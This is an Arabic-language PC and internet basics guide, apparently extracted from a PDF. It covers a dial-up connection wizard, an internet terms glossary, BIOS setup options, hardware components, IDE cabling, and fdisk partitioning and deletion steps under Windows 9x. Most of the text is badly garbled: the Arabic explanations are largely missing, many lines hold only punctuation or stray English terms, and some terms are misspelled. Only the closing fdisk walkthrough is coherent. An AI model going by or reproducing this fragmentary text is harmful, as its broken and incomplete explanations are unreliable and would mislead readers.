


ثم اضغط على موافق وستظهر ايقونة المتصفح على سطح المكتب ثم انقر بالزر اليمين

الموسوعة المختصرة - عصام سرحان نياي
على ايقونة الانترنت اكسبلورر ثم خصائص وتابع حسب الشرح



خصائص الإنترنت اكسبلورر



New Connection Wizard

Type of Connection
Select the type of the connection.

- Dial-up to private network.**
Connect using my phone line (modem or ISDN).
- Connect to a private network through the Internet.**
Create a Virtual Private Network (VPN) connection or tunnel through the internet.
- Connect directly to another computer.**
Connect using my serial, parallel, or infrared port.
- Connect to the network via broadband**
Connect through my broadband connection.

< Back Next > Cancel

New Connection Wizard



Phone Number to Dial
What is the phone number you will use to make this connection?


Type the phone number below.

Phone number:

You might need to include a "1" or the area code, or both. If you are not sure you need the extra numbers, dial the phone number on your telephone. If you hear a modem sound, the number dialed is correct.

< Back Next > Cancel





()

:

(LAN)
(WAN)

.

: / *****●

- / -

/ - -

.

INTERNational INTERNET : NETwork

- -

WWW : Word Wide Web -

-Links -

Hypertext .

: Browser

Netscape Internet Explorer

.

Uniform Resurce Locator URL

URL URL

<http://aljareh.net/ali>

Firewall

Graphic Interchange Format

GIF

HTML.

Joint Photographic Experts Group

JPEG

JPEG

JPEG

JPEG)

JPEG . (

GIF

Motion Picture Experts Group

MPEG

MPEG

Progressive Networks

Real Audio

NC

) NetPC

(

Hyper Text Markup Language

HTML

HTML

Standard Generalized

) SGML

. (

Markup Language

FAQ

File Transfare Protocol

FTP

ASCII EBCDIC

FTP

Anonymous FTP -

FTP

() Anonymous

FTP

FTP

InterNIC

DNS .

Integrated Services Digital Network

ISDN

ISDN

ISDN

: Upload

BPS

:Bits per second

: Plug in

: Protocol

: Applet

: Download

: Authorization

: Java
Microsystems

: JavaScript

: Firewall

: Groupware

: User Account

: Rights

: Port Number

HTTP

FTP

SMTP

HTTP

URL.)

: Home Page

: Inline Image

HTML.

: Lossless Compression

: Lossy Compression

HTML

: Element

World Wide Web

: Spider

: Player

: Password

KBPS

:Kilobits per second

: Whiteboard

: Search Engine

ISP : Internet Service Provider

ICP : Internet Content Provider

SA : System Administrator

: Browser

: Sniffer

: Host

: Viewer

: Encryption Key

: Proxy Server

: Web Server

: **Access Server**

(Analog) /) **Modulator/Demodulator** : **Modem**
(

: **Mosaic**
NCSA))

: **Hyper Text**

Form HTML : **Form**

HTML.

: **Hot Java**

HTML : **Tag**

<H1/>

W3 WWW : **World wide web**

.User Network : **Usenet**

Unicode

**: Unicode
Consortium**

Iso 10646

. ASCII

CPU Level 1 Cache :

Disable Enabled :

. Enabled

Disabled

CPU Level 2 Cache :

Enabled, Disabled :

CPU L2 Cache ECC Checking :

Enabled, Disabled :

L2 ECC

L2

Processor Number Feature :

Enabled, Disabled :

3

Quick Power On Self Test :

Enabled, Disabled :

Virus Warning / Anti-Virus Protection :

ChipAway Enabled, Disabled :

boot

partition table sector

partition table boot sector

:

external

controller

:

SCSI. -

UltraDMA100 UltraDMA 66 -

ChipAway

motherboards

Boot Sequence :

:

A, C, SCSI/EXT

C, A, SCSI/EXT

C, CD-ROM, A

CD-ROM, C, A

(IDE)

D, A, SCSI/EXT

(IDE)

E, A, SCSI/EXT

(IDE)

F, A, SCSI

SCSI/EXT, A, C

SCSI/EXT, C, A

A, SCSI/EXT, C

LS/ZIP, C

C

SCSI

SCSI

IDE Controller

BP6 ABIT BE6

EXT

SCSI

IDE

SCSI

IDE

.EXT

250, 500, 750, 1000 :

Security Setup :

System, Setup :

PASSWORD

SETTING

System
Setup

Award

(s y x z)

Shift

shift+s y x z

jumper

32-bit Disk Access :

Enabled, Disabled :

32

16

PCI

32

16

Service

NT

Pack 2

PCI/VGA Palette Snoop :

Enabled, Disabled :

Add-on

MPEG

graphics card's Feature

MPEG

Connector

Assign IRQ For VGA :

Enabled, Disabled :

graphics accelerator cards

IRQ

MPS Version Control For OS :

MPS

Multiprocessor Specification

PCI

NT4

OS Select For DRAM > 64MB :

OS/2, Non-OS/2 :

IBM OS/2

64

RAM

.Non-OS/2

OS/2

Report No FDD For Win95 :

Enabled, Disabled :

IRQ6	98	95
Disabled	Enabled	
	Disable	
Onboard FDC	Onboard FDC Controller	Integrated Peripherals
		Controller
	.Disabled	

Delay IDE Initial (Sec) :

0, 1, 2, 3, ..., 15 :

IDE

IDE

0

IDE

HDD S.M.A.R.T. Capability :

Enabled, Disabled :

S.M.A.R.T.

(Self Monitoring Analysis And Reporting)

S.M.A.R.T


.

	<ul style="list-style-type: none">(Case)(Mother Board)(Processor)(Memory)(VGA Card)(Hard Disk)(Floppy Disk)(CD Rom)(Sound Card)(Fax Modem)(Tools)	<ul style="list-style-type: none">-----------



(CPU Multiplier).
(CPU FSB).
(CPU

V.core).








Dip Switch



Jumper



(BIOS).



	<p>1000 256 133 1.75V</p>
<p>(Socket)</p>	
	<p>PGA370</p> <p>AMD</p> <p>Socket</p> <p>462.</p>




















 <p>(Master)</p> <p>(Slave).</p>	
<p>CDW CDR)</p>	<p>: DVD) Primary IDE Secondary IDE</p> <p>Slave Master</p> <p>: Primary Master Primary Slave Secondary Master Secondary Slave</p>
	





**ATA100. ATA66
(Primary).**

(Secondary).




**ATA66/100.
ATA100 ATA66**



ATA33


**ATA33
ATA66/100**



**(Primary)
(Master).**







AGP



(BIOS)



PCI



.

:

:

.

.

:

.

:

.

/

.

:

:

.

.

:

()

:

.

Setup.

(Mother board)

.

.

.

.

.

:

.

:

.

.

:

.

:

(

Hang (

:

.

.

:

.

.

:

.

:

.

.

:

.

:

insufficient memory space .



.

:

. **boot**

.

:

.

:

:

.

:

.

▪

.

▪

:

.

▪

.

▪

.

.

:

.

:

CD-ROM.

:

:

Computer Monitor.

CRT

)

)LCD

:

- 1
- 2
- 3

LCD :

- 1
- 2

CRT :

- 1
- 2
- 3
- 4
- 5

باستخدام برنامج: (Fix Disk)

- 1- من ابدأ اختار تشغيل. Run
- 2- اكتب fdisk ثم اضغط. Enter
- 3- ستظهر لك الرسالة التالية:

Your computer has a disk larger than 512 MB. This version of Windows includes improved support for large disks, resulting in more efficient use of disk space on large drives, and allowing disks over 2 GB to be formatted as a single drive.

IMPORTANT: If you enable large disk support and create any new drives on this disk, you will not be able to access the new drive using other operating systems, including some versions of Windows 95 and Windows NT, as well as earlier versions of Windows and MS-DOS. In addition, disk utilities that were not designed explicitly for the FAT32 file system will not be able to work with this disk. If you need to access this disk with other operating systems or older disk utilities, do not enable large drive support.

Do you wish to enable large disk support (Y/N).....? [Y]

معني الرسالة السابقة باختصار:

- هل تريد استخدام نظام ملفات FAT16 أم نظام ملفات FAT32 ؟
اكتب Y لفات ٣٢ للحصول على مساحة أكبر من ٢ جيجابايت
اكتب N لفات ١٦ أكبر مساحة يمكنك الحصول عليها ٢ جيجابايت كحد أقصى
4- بعدها ستظهر شاشة بها الإختيارات الرئيسية:

FDISK Options

Choose one of the following:

- 1- Create DOS partition or Logical DOS Drive
- 2- Set active partition
- 3- Delete partition or Logical DOS Drive
- 4- Display partition information

Enter choice: [1]

إذا كان الهارد ديسك جديد لم يسبق تقسيمه من قبل فاختر رقم) ١ (ثم Enter
إذا كنت تريد إعادة تقسيم هارد ديسك فيجب أولاً أن تلغي التقسيمات الموجودة مسبقاً وللقيام
بذلك انتقل إلى ما بعد الفاصل في الأسفل اختر رقم) ٣ (
5) ستظهر المعلومات التالية:

[SOURCE CODE]

Choose one of the following:

- 1- Create Primary DOS Partition
- 2- Create Extended DOS Partition
- 3- Create Logical DOS Drive in the Extended DOS Partition

Enter choice: [1]

اختر رقم) ١ (

6-ستظهر شاشة يتم فيها حساب حجم الهاردديسك وبعد الانتهاء يظهر السؤال التالي:

Do you wish to use the maximum available size for a Primary DOS

Partition (Y/N)..... [Y]

إذا كنت تريد استخدام كامل الهاردديسك كقسم واحد اختر Y لاحظ أنك لن تستطيع ذلك إذا كنت تنوي استخدام FAT16 أو في حالة ما إذا كان الهاردديسك أكبر من ٢ جيجابايت وبعدها أنت لست في حاجة إلى المتابعة فقط اضغط ESC حتى تخرج من البرنامج إلى شاشة الـ DOS ثم أعد تشغيل الجهاز وقم بعمل فورمات للهاردديسك (format C: /s) لنقل ملفات النظام

أما إذا كنت تريد تقسيم الهاردديسك فاختر N وانتظر ثواني حتى يتم حساب حجم الهاردديسك مرة ثانية وتابع معنا...

7- ستظهر رسالة تقول:

Enter partition size in Mbytes or percent of disk space (%) to create a

Primary DOS Partition.....: [50%]

عند هذه اللحظة يمكنك اتخاذ القرار الخاص بحجم القسم الابتدائي وهو الـ C ويمكنك تحديد ذلك بأحد طريقتين بالنسبة المئوية كأن تكتب ٥٠ % أو ٧٥ % أو أي نسبة تريدها - بالكيلوبايت كأن تكتب ١٠٠٠ تعني واحد جيجا، ١٥٠٠ تعني واحد ونصف جيجا، وهكذا... بعدها تضغط ESC للعودة لشاشة الاختيارات الرئيسية ثم تختار رقم ١ ثم Enter ثم رقم ٢ ثم Enter ستظهر الرسالة التالية وفيها

Enter partition size in Mbytes or percent of disk space (%) to

create a Extended DOS Partition.....: [100%]

هنا يجب عليك كتابة قيمة المساحة المتبقية من حجم الهاردديسك أو أن تدخل النسبة ١٠٠ % (الرقم الذي ستجده مكتوب هو حجم المساحة المتبقية) ثم تضغط Enter وبعدها ESC 8- ستظهر رسالة تقول:

Enter logical drive size in Mbytes or percent of disk space (%)...[100%]

هنا ستقوم بتحديد حجم الدريف D إذا أردت أن تأخذ المساحة كلها فاضغط Enter أو أدخل المساحة التي تريدها وبعدها أدخل حجم دراييف E وهكذا...

9-بعدها اضغط مفتاح الهروب ESC عدة مرات ستظهر رسالة تفيدك بأنه يجب عليك إعادة تشغيل الكمبيوتر لتثبيت التقسيم الجديد. أعد التشغيل وقم بعمل فورمات لجميع الدرايفز الجديدة C,D,E,.. بالطريقة المعتادة وبدون /q لأنه يجب أن تتم التهيئة بالكامل..

10-في بعض الحالات يجب عليك تعريف القسم النشط Active Partition ويتم ذلك باختيار رقم ٢ من قائمة Fdisk الرئيسية ثم تحديد القسم الأول) ١ (ك-Active Partition انظر الشاشة التالية

[SOURCE CODE]

Set Active Partition

Partition Status Type Volume Label Mbytes System Usage

C: 1 A PRI DOS AFGHANI 3153 FAT32 51%

2 EXT DOS 2996 49%

Total disk space is 6150 Mbytes (1 Mbyte = 1048576 bytes)
Enter the number of the partition you want to make active.....: []

إلغاء التقسيم Deleting Partitions

بعد اختيار رقم ٣ في شاشة الاختيارات الأساسية ستظهر لك الرسالة التالية:

[SOURCE CODE]

Delete DOS Partition or Logical DOS Drive

Choose one of the following:

1. Delete Primary DOS Partition
2. Delete Extended DOS Partition
3. Delete Logical DOS Drive in the Extended DOS Partition
4. Delete Non-DOS Partition

Enter choice: []

اختر رقم ٣ ثم Enter

أولاً:

ستظهر شاشة بها قائمة بالأقسام التي يحتوي عليها جهازك

[SOURCE CODE]

Delete Logical DOS Drive in the Extended DOS Partition

Drv Volume Label Mbytes System Usage

D: FAT32 50%

E: FAT32 50%

Total Extended DOS Partition size is 2996 Mbytes (1 MByte = 1048576 bytes)

WARNING! Data in a deleted Logical DOS Drive will be lost.

What drive do you want to delete.....? []

Enter Volume Label.....? []

1- هنا سوف تقوم بإدخال الحرف الخاص بالقسم الذي تريد حذفه الحرف فقط بدون أي

إضافات ثم تضغط Enter

2- وبعدها تقوم بإدخال الكلمة الموجودة تحت Volume Label ثم تضغط Enter

3- ستظهر رسالة في أسفل الشاشة لتأكيد الحذف اختر Y

كرر الخطوات الثلاث السابقة حتي تحذف جميع الأقسام ثم اضغط زر ESC للرجوع للشاشة الرئيسية

ثانياً:

مرة أخرى اختر رقم ٣ ثم رقم ٢ سيظهر السؤال التالي:

WARNING! Data in the deleted Extended DOS Partition will be lost.

Do you wish to continue? (Y/N)..... [N]

اكتب Y لحذف الجزء الثاني من الهاردديسك

ثم اضغط ESC للعودة مرة أخرى إلى الشاشة الرئيسية

ثالثاً:

وأخيراً اختر ٣ ثم ١
ستجد الرسالة التالية:

WARNING! Data in the deleted Primary DOS Partition will be lost.

What primary partition do you want to delete..? [1]

اضغط Enter

ثم اكتب الـ Volume Label الخاص بهذا القسم

ثم أكد الحذف باختيار Y

